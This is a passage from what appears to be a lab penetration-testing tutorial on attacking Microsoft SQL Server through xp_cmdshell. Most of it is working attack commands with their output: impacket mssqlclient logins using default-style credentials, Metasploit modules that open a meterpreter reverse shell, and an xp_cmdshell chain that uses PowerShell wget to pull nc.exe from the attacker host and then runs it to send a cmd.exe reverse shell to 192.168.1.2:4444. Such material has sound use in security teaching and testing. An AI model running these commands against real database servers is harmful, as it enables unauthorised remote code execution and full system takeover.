python3 mssqlclient.py WORKGROUP/sa:Password@1@192.168.1.146 -port 1433
enable_xp_cmdshell
```



```
┌──(root💀 kali)-[~/impacket/examples]
└─# python3 mssqlclient.py WORKGROUP/sa:Password@1@192.168.1.146 -port 1433
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-P83OS778EQK\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-P83OS778EQK\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (130 19162)
[!] Press help for extra shell commands
SQL> enable_xp_cmdshell
[*] INFO(WIN-P83OS778EQK\SQLEXPRESS): Line 185: Configuration option 'show advanced optio
[*] INFO(WIN-P83OS778EQK\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' change
SQL>
```

Again, we can verify it similarly to what we did with the GUI approach and the sqsh approach. Here we can see that we were able to enable the XP command shell functionality with the help of mssqlclient, which is a part of the Impact toolkit.


Script Help


Facet: Surface Area Configuration

Description: Surface area configuration for features of the Database Engine. Only the features required by your application should be enabled. Disabling un
helps protect your server by reducing the surface area.

Facet properties:

AdHocRemoteQueriesEnabled	True
ClrIntegrationEnabled	False
DatabaseMailEnabled	False
OleAutomationEnabled	False
RemoteDacEnabled	False
ServiceBrokerEndpointActive	False
SoapEndpointsEnabled	False
SqlMailEnabled	False
WebAssistantEnabled	Property value 'WebAssistantEnabled' is not available.
XPCmdShellEnabled	True

Previously, mssqlclient.py is used to connect the database through database credentials having username **SA**. Now we are connecting with the database by window's user login credential.


Object Explorer

Connect

- WIN-P83OS778EQK\SQLEXPRESS (SQL Server 1
  - Databases
    - System Databases
    - Database Snapshots
  - Security
    - Logins
      - ##MS_PolicyEventProcessingLogin#
      - ##MS_PolicyTsqlExecutionLogin##
      - BUILTIN\Users
      - lowpriv
      - NT AUTHORITY\SYSTEM
      - NT Service\MSSQL$SQLEXPRESS
      - NT SERVICE\SQLTELEMETRY$SQLEX
      - NT SERVICE\SQLWriter
      - NT SERVICE\Winmgmt
      - sa
      - WIN-P83OS778EQK\Administrator
      - WIN-P83OS778EQK\ignite
    - Server Roles
    - Credentials
    - Audits
    - Server Audit Specifications
  - Server Objects
  - Replication
  - PolyBase
  - Management
  - XEvent Profiler

Login Properties - WIN-P83OS778EQK\ignite

Select a page: General, Server Roles, User Mapping, Securables, Status

Connection
Server: WIN-P83OS778EQK\SQLEXPRE
Connection: sa
View connection properties

Progress
Ready

Script Help

Login name: WIN-P83OS778EQK\ignite

Search...

[✓ Windows authentication]

SQL Server authentication

Password:

Confirm password:

Specify old password

Old password:

Enforce password policy

Enforce password expiration

User must change password at next login

Mapped to certificate

Mapped to asymmetric key

Map to Credential

Add

Mapped Credentials

Credential	Provider

Remove


Default database: master

Default language: English - us_english

OK Cancel

```
python3 mssqlclient.py ignite:'Password@123'@192.168.1.146 -windows-auth
```

```
enable_xp_cmdshell
```




```
┌──(root💀kali)-[~/impacket/examples]
└─# python3 mssqlclient.py ignite:'Password@123'@192.168.1.146 -windows-auth
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-P83OS778EQK\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-P83OS778EQK\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (130 19162)
[!] Press help for extra shell commands
SQL> enable_xp_cmdshell
[*] INFO(WIN-P83OS778EQK\SQLEXPRESS): Line 185: Configuration option 'show advanced opti
[*] INFO(WIN-P83OS778EQK\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' chang
SQL>
```

Metasploit


As usual, Metasploit also plays its role to enable the XP command shell and helps us exploit the target and provide the session.

```
use exploit/windows/mssql/mssql_payload
set rhosts 192.168.1.146
set password Password@1
exploit
```



```
msf6 > use exploit/windows/mssql/mssql_payload
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_payload) > set rhosts 192.168.1.146
rhosts ⇒ 192.168.1.146
msf6 exploit(windows/mssql/mssql_payload) > set password Password@1
password ⇒ Password@1
msf6 exploit(windows/mssql/mssql_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.146:1433 - The server may have xp_cmdshell disabled, trying to enable it...
[*] 192.168.1.146:1433 - Command Stager progress -   1.47% done (1499/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -   2.93% done (2998/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -   4.40% done (4497/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -   5.86% done (5996/102246 bytes)
```

The exploit does not stop at just enabling the XP command shell. It then runs a series of commands that can help to get us a meterpreter shell on the target machine as shown in the image below




```
[*] 192.168.1.146:1433 - Command Stager progress -  93.83% done (95936/102246 byt
[*] 192.168.1.146:1433 - Command Stager progress -  95.29% done (97435/102246 byt
[*] 192.168.1.146:1433 - Command Stager progress -  96.76% done (98934/102246 byt
[*] 192.168.1.146:1433 - Command Stager progress -  98.19% done (100400/102246 by
[*] 192.168.1.146:1433 - Command Stager progress -  99.59% done (101827/102246 by
[*] Sending stage (175174 bytes) to 192.168.1.146
[*] 192.168.1.146:1433 - Command Stager progress - 100.00% done (102246/102246 by
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 192.168.1.146:49725) at 202

meterpreter > sysinfo
Computer        : WIN-P83OS778EQK
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

Exploiting xp_cmdshell

Metasploit

You can use another exploit mssql_exec, which primarily enables the xp_cmd shell, and we can also set any cmd executable command. Here we set the cmd command to “**ipconfig**“


```
use auxiliary/admin/mssql/mssql_exec
set rhosts 192.168.1.146
set password Password@1
set cmd "ipconfig"
exploit
```


```
msf6 > use auxiliary/admin/mssql/mssql_exec
msf6 auxiliary(admin/mssql/mssql_exec) > set rhosts 192.168.1.146
rhosts ⇒ 192.168.1.146
msf6 auxiliary(admin/mssql/mssql_exec) > set password Password@1
password ⇒ Password@1
msf6 auxiliary(admin/mssql/mssql_exec) > set cmd "ipconfig"
cmd ⇒ ipconfig
msf6 auxiliary(admin/mssql/mssql_exec) > exploit
[*] Running module against 192.168.1.146

[*] 192.168.1.146:1433 - The server may have xp_cmdshell disabled, trying to enable it...
[*] 192.168.1.146:1433 - SQL Query: EXEC master..xp_cmdshell 'ipconfig'


 output
 ------
 Windows IP Configuration
 Ethernet adapter Ethernet0:
 Connection-specific DNS Suffix  . :
 Link-local IPv6 Address . . . . . : fe80::d9da:7cac:5dba:2299%2
 IPv4 Address. . . . . . . . . . . : 192.168.1.146
 Subnet Mask . . . . . . . . . . . : 255.255.255.0
 Default Gateway . . . . . . . . . : 192.168.1.1
 Tunnel adapter isatap.{51289AA6-FBE0-4D78-90DA-EE70A5576C42}:
 Media State . . . . . . . . . . . : Media disconnected
 Connection-specific DNS Suffix  . :
 Tunnel adapter Teredo Tunneling Pseudo-Interface:
 Connection-specific DNS Suffix  . :
 IPv6 Address. . . . . . . . . . . : 2001:0:348b:fb58:cf6:f61c:855e:ce25
 Link-local IPv6 Address . . . . . : fe80::cf6:f61c:855e:ce25%3
 Default Gateway . . . . . . . . . : ::

[*] Auxiliary module execution completed
```

Netcat

Here, we can use netcat to get a reverse connection on the target machine. To do so, we first need to transfer the netcat binary file to the Windows machine. For this, we will use the nc.exe executable. This file is located at **/usr/share/windows-binaries.** Then we can use the Python one-liner to create an HTTP service.


```
cd /usr/share/windows-binaries
ls -al
python -m SimpleHTTPServer 80
```



```
└─# cd /usr/share/windows-binaries

┌──(root💀 kali)-[/usr/share/windows-binaries]
└─# ls -al
total 1884
drwxr-xr-x 7 root root   4096 May 30 17:15 .
drwxr-xr-x 9 root root   4096 May 30 17:15 ..
drwxr-xr-x 2 root root   4096 May 30 17:15 enumplus
-rwxr-xr-x 1 root root  53248 Jul 17  2019 exe2bat.exe
drwxr-xr-x 2 root root   4096 May 30 17:15 fgdump
drwxr-xr-x 2 root root   4096 May 30 17:15 fport
-rwxr-xr-x 1 root root  23552 Jul 17  2019 klogger.exe
drwxr-xr-x 2 root root   4096 May 30 17:15 mbenum
drwxr-xr-x 4 root root   4096 May 30 17:15 nbtenum
-rwxr-xr-x 1 root root  59392 Jul 17  2019 nc.exe
-rwxr-xr-x 1 root root 311296 Jul 17  2019 plink.exe
-rwxr-xr-x 1 root root 704512 Jul 17  2019 radmin.exe
-rwxr-xr-x 1 root root 364544 Jul 17  2019 vncviewer.exe
-rwxr-xr-x 1 root root 308736 Jul 17  2019 wget.exe
-rwxr-xr-x 1 root root  66560 Jul 17  2019 whoami.exe

┌──(root💀 kali)-[/usr/share/windows-binaries]
└─# python -m SimpleHTTPServer 80
```

Here, the powershell.exe cmdlet invokes PowerShell and then uses the wget command to download netcat into the **C:/Users/Public** directory, which has access to write. Then we will use the XP command shell to execute the netcat binary to run cmd.exe. To the creating a reverse connection to the host Kali Machine on Port 4444.


```
xp_cmdshell "powershell.exe wget http://192.168.1.2/nc.exe -OutFile c:\\Users\Public\\nc.exe"
xp_cmdshell  "c:\\Users\Public\\nc.exe -e cmd.exe 192.168.1.2 4444"
```



```
SQL> xp_cmdshell "powershell.exe wget http://192.168.1.2/nc.exe -OutFile c:\\Users\Public\\nc.exe"
output

________________________________________________________________________________

NULL

SQL> xp_cmdshell  "c:\\Users\Public\\nc.exe -e cmd.exe 192.168.1.2 4444"
```

In Kali Linux, we have a netcat listener on port 4444; once the PowerShell command will execute as shown in the above screenshot, we will get the shell of the target machine.

```
nc -lvp 4444
whoami
```

